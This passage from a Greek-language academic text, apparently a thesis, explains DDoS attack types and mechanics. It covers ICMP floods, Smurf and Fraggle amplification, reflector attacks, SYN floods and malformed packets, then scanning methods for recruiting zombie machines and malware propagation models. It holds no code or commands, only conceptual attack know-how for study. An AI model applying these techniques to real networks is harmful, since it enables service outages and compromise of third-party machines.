καταρρεύσει. Με τη χρήση ενός εργαλείου DDoS η IP διεύθυνση πηγής των πακέτων επίθεσης μπορεί να αλλοιωθεί και με αυτό τον τρόπο η αληθινή ταυτότητα των zombies δεν αποκαλύπτεται. Οι επιθέσεις πλημμύρας ICMP εκμεταλλεύονται το Πρωτόκολλο μηνυμάτων ελέγχου του διαδικτύου (ICMP), το οποίο επιτρέπει στους χρήστες να στείλουν ένα πακέτο ηχούς σε έναν απομακρυσμένο host για να ελέγξουν εάν είναι ενεργός. Πιο συγκεκριμένα κατά τη διάρκεια μιας επίθεσης πλημμυρών DDoS ICMP οι πράκτορες στέλνουν τους μεγάλους όγκους πακέτων ICMP_ECHO_REPLY στο θύμα. Αυτά τα πακέτα ζητούν απάντηση από το θύμα και αυτόέχει σα συνέπεια τον κορεσμό του εύρους ζώνης της σύνδεσης δικτύου τουθύματος. Κατά τη διάρκεια μιας επίθεσης πλημμυρών ICMP η IP διεύθυνση πηγής μπορεί να αλλοιωθεί. Στις επιθέσεις ενίσχυσης ο επιτιθέμενος ή οι πράκτορες εκμεταλλεύονται τοχαρακτηριστικό γνώρισμα διευθύνσεων μετάδοσης IP που βρίσκεται στους περισσότερους δρομολογητές για να ενισχύσουν και να ανακλάσουν την επίθεση και να στείλουν μηνύματα σε μια εκπεμπόμενη διεύθυνση IP. Αυτό οδηγεί την υπηρεσία δρομολογητών που εξυπηρετεί τα πακέτα μέσα στοδίκτυο να τα στείλει σε όλες τις διευθύνσεις IP που ανήκουν στο πλαίσιο τηςεκπεμπόμενης διεύθυνσης. Με αυτό τον τρόπο η κακόβουλη κυκλοφορία πουπαράγεται μειώνει το εύρος ζώνης του συστήματος

του θύματος. Σε αυτόν τον τύπο DDoS επίθεσης, ο επιτιθέμενος μπορεί να στείλει το εκπεμπόμενο μήνυμα άμεσα, ή με τη χρήση των πρακτόρων προκειμένου να αυξηθεί ο όγκος της επιτιθέμενης κίνησης. Εάν το εκπεμπόμενο μήνυμα στέλνεται άμεσα, ο επιτιθέμενος μπορεί να χρησιμοποιήσει τα συστήματα του ίδιου του δικτύου μετάδοσης ως πράκτορες χωρίς να χρειαστεί να διεισδύσει σε αυτούςή να εγκαταστήσει οποιοδήποτε λογισμικό πρακτόρων. Μερικές ιδιαίτερα γνωστές επιθέσεις ενίσχυσης, είναι οι επιθέσεις Smurf και Fraggle. Οι ενδιάμεσοι κόμβοι που χρησιμοποιούνται καθώς η επίθεση προχωράει στις επιθέσεις ενίσχυσης αποκαλούνται ανακλαστήρες. Ένας ανακλαστήρας είναι οποιοσδήποτε IP host που θα επιστρέψει ένα πακέτο εάν του σταλεί ένα πακέτο. Έτσι, οι Web Servers, οι DNS Servers, και οι δρομολογητές είναι ανακλαστήρες, δεδομένου ότι επιστρέφουν SYN ACKs ή RSTs σαν απάντησησε SYN ή άλλα πακέτα TCP. Ένας επιτιθέμενος στέλνει τα πακέτα που απαιτούν απαντήσεις στους ανακλαστήρες. Τα πακέτα έχουν αλλοιωμένες τις διευθύνσεις προέλευσής τους έτσι ώστε αυτές να αντιστοιχούν στη διεύθυνση κάποιου θύματος. Οι ανακλαστήρες επιστρέφουν πακέτα απάντησης στο θύμα σύμφωνα με αυτά που ορίζουν τα πακέτα επίθεσης. Τα πακέτα επίθεσης ουσιαστικά ανακλώνται σαν κανονικά πακέτα προς το θύμα. Τα ανακλώμενα πακέτα μπορούν να πλημμυρίσουν τη σύνδεση του θύματος εάν ο αριθμός των ανακλαστήρων είναι αρκετά μεγάλος.Τελικά οι ανακλαστήρες αναγνωρίζονται ως οι διευθύνσεις προέλευσης των πακέτων πλημμύρας που παραλαμβάνονται από το θύμα. Ο χειριστής του ανακλαστήρα αφ' ετέρου, δεν μπορεί εύκολα να εντοπίσει τον υπεύθυνο που ενεργοποιεί τον ανακλαστήρα, επειδή η κίνηση που στέλνεται στον ανακλαστήρα δεν έχει τη διεύθυνση προέλευσης του υπεύθυνου, αλλά τη διεύθυνση του θύματος. Η αρχιτεκτονική επίθεσης των επιθέσεων ανακλαστήρων είναι πολύ παρόμοια με αυτή που χρησιμοποιείται στις άμεσες επιθέσεις. Εντούτοις, υπάρχουν διάφορες σημαντικές διαφορές:

- Μια επίθεση ανακλαστήρων απαιτεί ένα σύνολο προκαθορισμένων ανακλαστήρων.
- Οι ανακλαστήρες θα μπορούσαν επίσης να είναι διασκορπισμένοι στοδιαδίκτυο, επειδή ο επιτιθέμενος δεν χρειάζεται να εγκαταστήσει κάποιο λογισμικό πρακτόρων.

- Τα ανακλώμενα πακέτα είναι κανονικά πακέτα με νόμιμες διευθύνσεις προέλευσης και δεν μπορούν να φιλτραριστούν με βάση μηχανισμούς βασισμένους στη διαδρομή.

Οι επιθέσεις Smurf στέλνουν κίνηση αιτήματος ηχούς ICMP με αλλοιωμένη διεύθυνση προέλευσης έτσι ώστε αυτή να είναι η διεύθυνση του θύματος στόχου σε διάφορες διευθύνσεις μετάδοσης IP. Οι περισσότεροι hosts σε ένα δίκτυο IP θα δεχτούν αιτήσεις ηχούς ICMP και θα απαντήσουν στη διεύθυνση προέλευσης, δηλαδή σε αυτήν την περίπτωση, στη διεύθυνση του θύματος. Σε ένα δίκτυο μετάδοσης, θα μπορούσαν ενδεχομένως να υπάρξουν εκατοντάδες υπολογιστές που να απαντούσαν σε κάθε ICMP πακέτο. Η χρήση ενός δικτύου προκειμένου να αποσπάσει πολλές απαντήσεις σε ένα μοναδικό πακέτο έχει ονομαστεί ενίσχυση. Σε αυτόν τον τύπο επίθεσης το συμβαλλόμενο μέρος που βλάπτεται δεν είναι μόνο ο στόχος θύμα αλλά και οι ενδιάμεσες συσκευές μετάδοσης (ενισχυτές). Οι επιθέσεις Fraggle είναι παρόμοιες με τις Smurf εκτός από το ότι χρησιμοποιούν τα πακέτα ηχούς UDP αντί για ICMP. Οι επιθέσεις Fraggle παράγουν επιπλέον περισσότερη επιβλαβή κίνηση και μπορούν να δημιουργήσουν ακόμη πιο καταστρεπτικά αποτελέσματα από μια Smurf επίθεση. Οι επιθέσεις που εκμεταλλεύονται το Πρωτόκολλο ουσιαστικά εκμεταλλεύονται ένα συγκεκριμένο χαρακτηριστικό γνώρισμα ή κάποιο σφάλμα εφαρμογής κάποιου πρωτοκόλλου εγκατεστημένου στο θύμα προκειμένου να καταναλώσουν υπερβολικά ποσά από τους πόρους του. Ένα αντιπροσωπευτικό παράδειγμα επιθέσεων που εκμεταλλεύονται το Πρωτόκολλο είναι οι επιθέσεις TCP SYN. Οι επιθέσεις TCP SYN εκμεταλλεύονται την έμφυτη αδυναμία της τριπλής χειραψίας που χρησιμοποιείται στην οργάνωση της σύνδεσης TCP. Ένας κεντρικός Server, όταν λαμβάνει ένα αρχικό SYN (συγχρονισμός/έναρξη) αίτημα από έναν πελάτη, στέλνει πίσω ένα SYN/ACK (συγχρονισμός/αναγνώριση) πακέτο και περιμένει τον πελάτη να στείλει τοτελικό ACK (αναγνώριση). Ένας επιτιθέμενος αρχίζει μια επίθεση πλημμύραςSYN με το να στείλει ένα μεγάλο αριθμό πακέτων SYN και στη συνέχεια δεν αναγνωρίζει ποτέ τις απαντήσεις, ουσιαστικά αφήνοντας τον κεντρικό Server να αναμένει ανύπαρκτο ACK. Θεωρώντας ότι ο κεντρικός Server έχει μόνο μια περιορισμένη σειρά αναμονής στον buffer για τις νέες συνδέσεις, η πλημμύρα SYN οδηγεί τον κεντρικό Server στο να καταστεί ανίκανος να επεξεργαστεί άλλες εισερχόμενες συνδέσεις δεδομένου ότι η σειρά αναμονής

υπερφορτώνεται. Άλλα παραδείγματα επιθέσεων που εκμεταλλεύονται το Πρωτόκολλο είναι οι PUSH+ACK επιθέσεις, οι επιθέσεις αίτησης CGI και οι επιθέσεις σε Server επικύρωσης. Οι επιθέσεις με χρήση παραμορφωμένων πακέτων στηρίζονται σε ανακριβώς διαμορφωμένα πακέτα IP που στέλνονται από πράκτορες στο θύμα προκειμένου να τερματίσει το σύστημα του θύματος τη λειτουργία του. Οι επιθέσεις αυτές μπορούν να διαιρεθούν σε δύο τύπους επιθέσεων: Επιθέσεις διευθύνσεων IP και επιθέσεις επιλογών πακέτων IP. Σε μια επίθεση διεύθυνσης IP, το πακέτο περιέχει την ίδια διεύθυνση IP προέλευσης και προορισμού. Αυτό έχει σαν συνέπεια τη σύγχυση του λειτουργικού συστήματος του θύματος και σαν τελικό αποτέλεσμα τον τερματισμό της λειτουργίας του. Σε μια επίθεση επιλογών IP πακέτων, ένα παραμορφωμένο πακέτο μπορεί να έχει τυχαίους προαιρετικούς τομείς στην IP και να θέση όλα τα bits του QoS σε ένα. Αυτό θα είχε κατά συνέπεια τη χρήση πρόσθετου χρόνου επεξεργασίας από το θύμα προκειμένου να αναλύσει την κίνηση. Εάν αυτή η επίθεση συνδυαστεί με χρήση πολλαπλών πρακτόρων, θα μπορούσε να οδηγήσει στον τερματισμό της λειτουργίας του συστήματος του θύματος.

3.3.3 Κατηγοριοποίηση με βάση τη δυναμική του ρυθμού της επίθεσης

Ανάλογα με τη δυναμική DDoS ρυθμού της επίθεσης οι επιθέσεις μπορούν ναδιαιρεθούν σε συνεχούς ρυθμού και επιθέσεις μεταβλητού ρυθμού.

- Οι επιθέσεις συνεχούς ρυθμού περιλαμβάνουν τις επιθέσεις που μετάτην εκκίνηση τους εκτελούνται με μέγιστο ρυθμό και χωρίς σταμάτημα ή μείωση τους. Ο αντίκτυπος μιας τέτοιας επίθεσης είναι άμεσος.
- Οι επιθέσεις μεταβλητού ρυθμού όπως δείχνει το όνομά τους παρουσιάζουν, ποικιλία ρυθμού επίθεσης και έτσι αποφεύγουν την ανίχνευση και άμεση απάντηση. Με βάση το μηχανισμό μεταβολής του ρυθμού τους χωρίζονται σε επιθέσεις με αυξανόμενο ρυθμό και με κυμαινόμενο ρυθμό.
- Οι επιθέσεις αυξανόμενου ρυθμού οδηγούν βαθμιαία στην εξάντλησητων πόρων του θύματος, καθυστερώντας κατά συνέπεια την ανίχνευσητης επίθεσης. Οι επιθέσεις κυμαινόμενου ρυθμού έχουν ένα κυμαινόμενο ρυθμό που καθορίζεται από την συμπεριφορά του θύματος και την απάντηση του στην επίθεση, με κατά περιόδους μείωση του ρυθμού προκειμένου να αποφευχθεί η ανίχνευση.

3.3.4 Κατηγοριοποιήση με βάση τον αντίκτυπο

Με βάση τον αντίκτυπο μιας επίθεσης DDoS μπορούμε να τις διαιρέσουμε σεαποδιοργανωτικές επιθέσεις DDoS και σε επιθέσεις υποβάθμισης. Οι αποδιοργανωτικές επιθέσεις αποσκοπούν στην πλήρη άρνηση της υπηρεσίας του θύματος στους πελάτες του. Ο στόχος των επιθέσεων υποβάθμισης είναι να καταναλώσουν κάποια μερίδα πόρων του θύματος. Αυτό έχει σαν αποτέλεσμα την καθυστέρηση της ανίχνευσης της επίθεσης και συγχρόνως πολύ υψηλή ζημία στο θύμα.

3.4 Στρατολόγηση τρωτών μηχανών

Υπάρχουν διαφόρων ειδών τεχνικές (γνωστές ως τεχνικές σάρωσης) τις οποίες μπορεί ο επιτιθέμενος να χρησιμοποιήσει προκειμένου να βρει τις τρωτές μηχανές. Οι σημαντικότερες από αυτές παρουσιάζονται παρακάτω:

3.4.1 Τυχαία σάρωση

Σύμφωνα με αυτήν την τεχνική, το μηχάνημα που έχει μολυνθεί από τον κακόβουλο κώδικα (τέτοιο μηχάνημα μπορεί να είναι είτε ο επιτιθέμενος είτε ένα μέλος του στρατού του όπως ένα zombie) δοκιμάζει τυχαία διευθύνσεις IP από το χώρο διευθύνσεων IP και ελέγχει εάν τα μηχανήματα που αντιστοιχούν σε αυτές είναι τρωτά. Μόλις βρει μία τρωτή μηχανή, εισβάλει σε αυτήν και προσπαθεί να την μολύνει, εγκαθιστώντας σε αυτήν τον ίδιο κακόβουλο κώδικα με αυτόν που είναι εγκατεστημένος στο ίδιο. Η τεχνική αυτή δημιουργεί σημαντική κίνηση, αφού εξαιτίας της τυχαίας αυτής σάρωσης, ένας μεγάλος αριθμός εκτεθειμένων host δοκιμάζει και ελέγχει τις ίδιες IP διευθύνσεις. Ένα πλεονέκτημα αυτής της τεχνικής σάρωσης είναι ότι η εξάπλωση του κακόβουλου κώδικα μπορεί να είναι πολύ γρήγορη εξαιτίας του γεγονότος ότι οι σαρώσεις φαίνεται να προέρχονται από παντού. Παρόλα αυτά, ο γρήγορος ρυθμός με τον οποίο ο κακόβουλος κώδικας εξαπλώνεται δεν μπορεί να διαρκέσει για πάντα. Μετά από μια μικρή χρονική περίοδο, ο ρυθμός εξάπλωσης μειώνεται εξαιτίας του γεγονότος ότι και ο αριθμός των νέων IP διευθύνσεων που μπορούν να ανακαλυφθούν μειώνεται με το πέρασμα του χρόνου. Αυτό γίνεται προφανές λαμβάνοντας υπόψη την ανάλυση του David Moore και του Colleen Shannon πάνω στην εξάπλωση του Code-Red (CRv2) Worm, το οποίο χρησιμοποιεί τυχαία σάρωση προκειμένου να διαδοθεί.

3.4.2 Hitlist σάρωση

Πολύ πριν ο επιτιθέμενος αρχίσει την σάρωση, συγκεντρώνει σε μια λίστα ένα μεγάλο αριθμό πιθανών τρωτών μηχανημάτων. Στην προσπάθεια του να δημιουργήσει το στρατό του, αρχίζει να σαρώνει τη λίστα προκειμένου να βρει τρωτά μηχανήματα. Μόλις ανακαλύψει ένα εγκαθιστά σε αυτό τον κακόβουλο κώδικα και διαιρεί τη λίστα στα δύο. Κατόπιν δίνει το δεύτερο μισό στο μηχάνημα που μόλις έχει εκτεθεί στον κακόβουλο κώδικα, κρατά το άλλο μισό και συνεχίζει τη σάρωση της υπόλοιπης λίστας. Ο πρόσφατα μολυσμένος host αρχίζει την σάρωση της λίστας που του αντιστοιχεί προσπαθώντας και αυτός με την σειρά του να βρει ένα τρωτό μηχάνημα. Όταν βρει κάποιο εφαρμόζει την ίδια διαδικασία που περιγράφηκε παραπάνω, και με αυτόν τον τρόπο η hitlist σάρωση πραγματοποιείται ταυτόχρονα από έναν συνεχώς αυξανόμενο αριθμό εκτεθειμένων μηχανών. Ο μηχανισμός αυτός εγγυάται την εγκατάσταση του κακόβουλου κώδικα σε όλες τις τρωτές μηχανές που περιλαμβάνονται στην hitlist και μάλιστα μέσα σε μια μικρή χρονική περίοδο. Επιπρόσθετα, ο hitlist κατάλογος τον οποίο κατέχει ένας πρόσφατα μολυσμένος host μειώνεται συνεχώς εξαιτίας της διαίρεσης του καταλόγου για την οποία έγινε λόγος παραπάνω. Ένα πρόσθετο πλεονέκτημα αυτού του τύπου της σάρωσης είναι ότι καμία σύγκρουση δεν εμφανίζεται κατά τη διάρκεια της σάρωσης από τη στιγμή που δεν είναι δυνατόν κάποιο από τα εκτεθειμένα μηχανήματα που ψάχνουν για τρωτούς υπολογιστές να εξετάζει ταυτόχρονα με κάποιο δεύτερο τον ίδιο υπολογιστή. Όπως έχει ήδη αναφερθεί, η κατασκευή του hit list καταλόγου διεξάγεται αρκετό καιρό πριν από την έναρξη της σάρωσης από τον επιτιθέμενο. Για το λόγω αυτό, ο επιτιθέμενος έχει τη δυνατότητα να δημιουργήσει τον κατάλογο με πολύ αργούς ρυθμούς και για ένα αρκετά μεγάλο χρονικό διάστημα. Εάν ο επιτιθέμενος διεξάγει μια σάρωση με εξαιρετικά αργούς ρυθμούς, τότε είναι πιθανό αυτή η κακόβουλη δραστηριότητά του να μην παρατηρηθεί. Αυτό συμβαίνει γιατί μια διαδικασία σάρωσης που έχει ως σκοπό τη δημιουργία στρατού επίθεσης, πραγματοποιείται σε ένα δίκτυο συνήθως σε εξαιρετικά υψηλές ταχύτητες και ως εκ τούτου, μια σάρωση με πολύ αργούς ρυθμούς είναι δυνατόν να περάσει απαρατήρητη χωρίς κανένας να καταλάβει ότι πρόκειται για μια κακόβουλη σάρωση. Στο σημείο αυτό πρέπει επίσης να αναφερθεί ότι υπάρχουν δημόσιοι servers όπως η Netcraft Survey , οι

οποίοι είναι σε θέση να δημιουργήσουν τέτοιου είδους hit list καταλόγους χωρίς να υπάρχει ανάγκη σάρωσης.

3.4.3 Σάρωση τοπολογίας

Η τεχνική αυτή σάρωσης χρησιμοποιεί πληροφορίες που βρίσκονται αποθηκευμένες στον υπολογιστή του θύματος προκειμένου να βρει νέους στόχους. Σύμφωνα με αυτή την τεχνική, ένας ήδη εκτεθειμένος host εξετάζει το σκληρό δίσκο του μηχανήματος που πρόκειται να μολύνει για URLs. Κατόπιν, καθιστά αυτές τις URLs στόχους και ελέγχει εάν είναι τρωτές. Το γεγονός ότι αυτές οι URLs είναι έγκυροι web servers σημαίνει ότι ο εκτεθειμένος host σαρώνει πιθανούς στόχους αμέσως από την αρχή της φάσης σάρωσης. Για το λόγο αυτό, η ακρίβεια της τεχνικής αυτής είναι εξαιρετικά καλή και η απόδοσή της φαίνεται να προσεγγίζει εκείνη της «hitlist σάρωσης». Ως εκ τούτου, η σάρωση τοπολογίας είναι ικανή να δημιουργήσει ένα μεγάλο στρατό από επιτιθέμενους εξαιρετικά γρήγορα και επιταχύνει με αυτό τον τρόπο την εξάπλωση του κακόβουλου κώδικα.

3.4.4 Σάρωση τοπικού δικτύου

Αυτό το είδος σάρωσης δρα πίσω από μια αντιπυρική ζώνη (firewall) σε μια περιοχή η οποία έχει μολυνθεί από το κακόβουλο πρόγραμμα σάρωσης. Ο εκτεθειμένος host ψάχνει τους στόχους του στο τοπικό του δίκτυο, χρησιμοποιώντας την πληροφορία που είναι κρυμμένη στις "τοπικές" (local) διευθύνσεις. Πιο συγκεκριμένα, ένα αντίγραφο του προγράμματος σάρωσης τρέχει πίσω από μια αντιπυρική ζώνη (firewall) και προσπαθεί να εισβάλει σε όλες τις τρωτές μηχανές οι οποίες σε αντίθετη περίπτωση θα προστατεύονταν από την συγκεκριμένη αντιπυρική ζώνη (firewall). Αυτός ο μηχανισμός μπορεί να χρησιμοποιηθεί σε συνδυασμό με άλλους μηχανισμούς σάρωσης: Για παράδειγμα, ένας εκτεθειμένος host μπορεί να αρχίσει τη διαδικασία ανίχνευσης τρωτών μηχανών με την σάρωση του τοπικού του δικτύου, ψάχνοντας για τρωτές μηχανές στο τοπικό του δίκτυο. Μόλις εξετάσει όλες τις τοπικές μηχανές, μπορεί να συνεχίσει την διαδικασία σάρωσης μεταπηδώντας σε έναν άλλο μηχανισμό σάρωσης προκειμένου να σαρωθούν μηχανές που βρίσκονται εκτός τοπικού δικτύου. Με αυτόν τον τρόπο, μπορεί να κατασκευαστεί ένας πολυάριθμος στρατός zombies με μια εξαιρετικά υψηλή ταχύτητα.

3.4.5 Σάρωση αντιμετάθεσης


Σάρωση αντιμετάθεσης:Σύμφωνα με αυτόν τον μηχανισμό σάρωσης όλα τα μηχανήματα μοιράζονται έναν κοινό κατάλογο ψευδοτυχαίων IP διευθύνσεων που έχουν υποστεί αντιμετάθεση. Ένας τέτοιου είδους κατάλογος ονομάζεται κατάλογος αντιμετάθεσης. Ο κατάλογος αντιμετάθεσης μπορεί να κατασκευαστεί χρησιμοποιώντας ένα οποιοδήποτε block κρυπτογραφημάτων των 32 bits που έχει προκύψει εφαρμόζοντας ένα προεπιλεγμένο κλειδί σε ένα διάστημα IP διευθύνσεων. Εάν εκτεθειμένος host έχει μολυνθεί κατά τη διάρκεια είτε της hitlist σάρωσης είτε της σάρωσης τοπικού δικτύου, αρχίζει να σαρώνει τον κατάλογο από το σημείο εκείνο που του αντιστοιχεί, ψάχνοντας για τρωτά μηχανήματα προκειμένου να βρει νέους στόχους. Αντίθετα, εάν έχει μολυνθεί κατά τη διάρκεια της σάρωσης αντιμετάθεσης, αρχίζει τη σάρωση από ένα τυχαίο σημείο του καταλόγου αντιμετάθεσης. Οποτεδήποτε συναντά ένα ήδη μολυσμένο μηχάνημα, επιλέγει τυχαία ένα άλλο σημείο του καταλόγου αντιμετάθεσης και με τον τρόπο αυτό αρχίζει μια νέα διαδικασία σάρωσης, συνεχίζοντας την σάρωση από εκεί. Ένας εκτεθειμένος host έχει τη δυνατότητα να αναγνωρίσει μια ήδη μολυσμένη μηχανή μεταξύ εκείνων που δεν έχουν μολυνθεί, δεδομένου ότι οι μολυσμένες μηχανές αποκρίνονται διαφορετικά σε αυτόν από οποιαδήποτε άλλη μηχανή. Η διαδικασία της σάρωσης σταματά μόλις ο εκτεθειμένος host συναντήσει διαδοχικά έναν προκαθορισμένο αριθμό ήδη μολυσμένων μηχανών, χωρίς να έχει βρει κατά τη διάρκεια της χρονικής αυτής περιόδου νέους στόχους. Τότε ένα νέο κλειδί αντιμετάθεσης παράγεται και μια νέα φάση σάρωσης ξεκινά. Αυτός ο μηχανισμός σάρωσης εξυπηρετεί δύο σημαντικούς στόχους: Καταρχήν, αυτός ο μηχανισμός δεν επιτρέπει άσκοπες επαναμολύνσεις του ίδιου στόχου αφού όταν ένας εκτεθειμένος host αντιληφθεί μια ήδη μολυσμένη μηχανή, αλλάζει τον τρόπο με τον οποίο εκμεταλλεύεται τον κατάλογο αντιμετάθεσης σύμφωνα με τη διαδικασία που περιγράφεται παραπάνω. Δεύτερον, αυτός ο μηχανισμός διατηρεί όλα τα πλεονεκτήματα της τυχαίας σάρωσης, δεδομένου ότι η σάρωση των νέων στόχων διεξάγεται με τυχαίο τρόπο. Ως εκ τούτου, η σάρωση αντιμετάθεσης μπορεί να χαρακτηριστεί ως μια συντονισμένη σάρωση με μια εξαιρετικά καλή απόδοση, μιας και η τυχαιότητα που αντιπροσωπεύει εγγυάται μεγάλες ταχύτητες σάρωσης. Μια βελτιωμένη έκδοση της σάρωσης αντιμετάθεσης είναι η σάρωση διαιρεμένης αντιμετάθεσης. Αυτός ο τύπος σάρωσης είναι ένας συνδυασμός της σάρωσης

αντιμετάθεσης και της hitlist σάρωσης. Σύμφωνα με το νέο μηχανισμό, ο εκτεθειμένος host έχει έναν κατάλογο αντιμετάθεσης, τον οποίο διαιρεί στα δύο όταν βρει το νέο στόχο του. Τότε, κρατά το ένα τμήμα του καταλόγου και δίνει το άλλο τμήμα στο πρόσφατα μολυσμένο μηχάνημα. Όταν ο κατάλογος αντιμετάθεσης, τον οποίο μια μολυσμένη μηχανή κατέχει, μειωθεί κάτω από ένα προκαθορισμένο επίπεδο, η μέθοδος σάρωσης μετατρέπεται από σάρωση διαιρεμένης αντιμετάθεσης σε σάρωση απλής αντιμετάθεσης.

3.5 Διάδοση κακόβουλου κώδικα

3.5.1 Κεντρική διάδοση κώδικα (Central source propagation):


Σύμφωνα με αυτόν τον μηχανισμό, μετά την ανακάλυψη του τρωτού συστήματος που θα γίνει ένα από τα zombies, οδηγίες δίνονται σε μια κεντρική πηγή έτσι ώστε ένα αντίγραφο των εργαλείων επίθεσης να μεταφερθεί από την κεντρική πηγή στο πρόσφατα εκτεθειμένο σύστημα. Αφότου τα εργαλεία αυτά έχουν μεταφερθεί, μια αυτόματη εγκατάσταση τους σε αυτό το σύστημα πραγματοποιείται ελεγχόμενη από ένα scripting μηχανισμό. Αυτός αρχίζει έναν νέο κύκλο επίθεσης, όπου το πρόσφατα μολυσμένο σύστημα ψάχνει για άλλους τρωτούς υπολογιστές στους οποίους θα εγκαταστήσει το πακέτο εργαλείων επίθεσης χρησιμοποιώντας την ίδια διαδικασία με τον επιτιθέμενο. Όπως άλλοι μηχανισμοί μεταφοράς αρχείων, αυτός ο μηχανισμός χρησιμοποιεί συνήθως τα πρωτόκολλα HTTP, FTP, και RPC.



Εικόνα 10: Κεντρική διάδοση κώδικα

3.5.2 Back-chaining διάδοση(Back-chaining propagation):


Σύμφωνα με αυτόν τον μηχανισμό, το πακέτο εργαλείων επίθεσης μεταφέρεται στο πρόσφατα εκτεθειμένο σύστημα από τον επιτιθέμενο. Πιο συγκεκριμένα, τα εργαλεία επίθεσης που είναι εγκατεστημένα στον επιτιθέμενο περιλαμβάνουν ειδικές μεθόδους για την αποδοχή μιας σύνδεσης από το εκτεθειμένο σύστημα και την αποστολή ενός αρχείου σε αυτό, το οποίο περιέχει τα εργαλεία επίθεσης. Αυτό το προς τα πίσω κανάλι αντιγραφής αρχείου μπορεί να υποστηριχθεί από απλούς port listeners που αντιγράφουν το περιεχόμενο αρχείων ή από πλήρως εγκατεστημένους από τον εισβολέα web servers, οι οποίοι δύο χρησιμοποιούν το πρωτόκολλο TFTP.



Εικόνα 11: Back chaining propagation

3.5.3 Αυτόνομη διάδοση(Autonomous propagation):

Σύμφωνα με αυτόν τον μηχανισμό, ο επιτιθέμενος host μεταφέρει το πακέτο εργαλείων επίθεσης στο πρόσφατα εκτεθειμένο σύστημα την ακριβή στιγμή κατά την οποία εισβάλει στο σύστημα. Αυτός ο μηχανισμός διαφέρει από τους προαναφερθέντες μηχανισμούς στο γεγονός ότι τα εργαλεία επίθεσης φυτεύονται στον εκτεθειμένο host από τον ίδιο τον επιτιθέμενο και όχι από μια εξωτερική πηγή αρχείων



Εικόνα 12: Αυτόνομη διάδοση


3.6 Ταξινόμηση επιθέσεων DDoS

Μια επίθεση DDoS χρησιμοποιεί πολλούς υπολογιστές για να προωθήσει μιασυντονισμένη επίθεση DoS ενάντια σε έναν ή περισσότερους στόχους.Χρησιμοποιώντας την τεχνολογία πελατών/εξυπηρετητών, ο δράστης είναι σεθέση να πολλαπλασιάσει την αποτελεσματικότητα μιας DoS σημαντικά με τηνεκμετάλλευση των πόρων πολλών ακούσιων υπολογιστών συνεργών, οιοποίοι χρησιμεύουν σαν πλατφόρμες για την επίτευξη της επίθεσης . Υπάρχουν δύο είδη επιθέσεων DDoS. Το πρώτο είδος είναι γνωστό ως τυπική DDoS επίθεση,ενώ το δεύτερο είδος είναι γνωστό ωςκατανεμημένων ανακλαστήρων επίθεση άρνησης υπηρεσιών(DRDoS). Παρακάτω αναλύονται περαιτέρω αυτά τα δύο είδη.

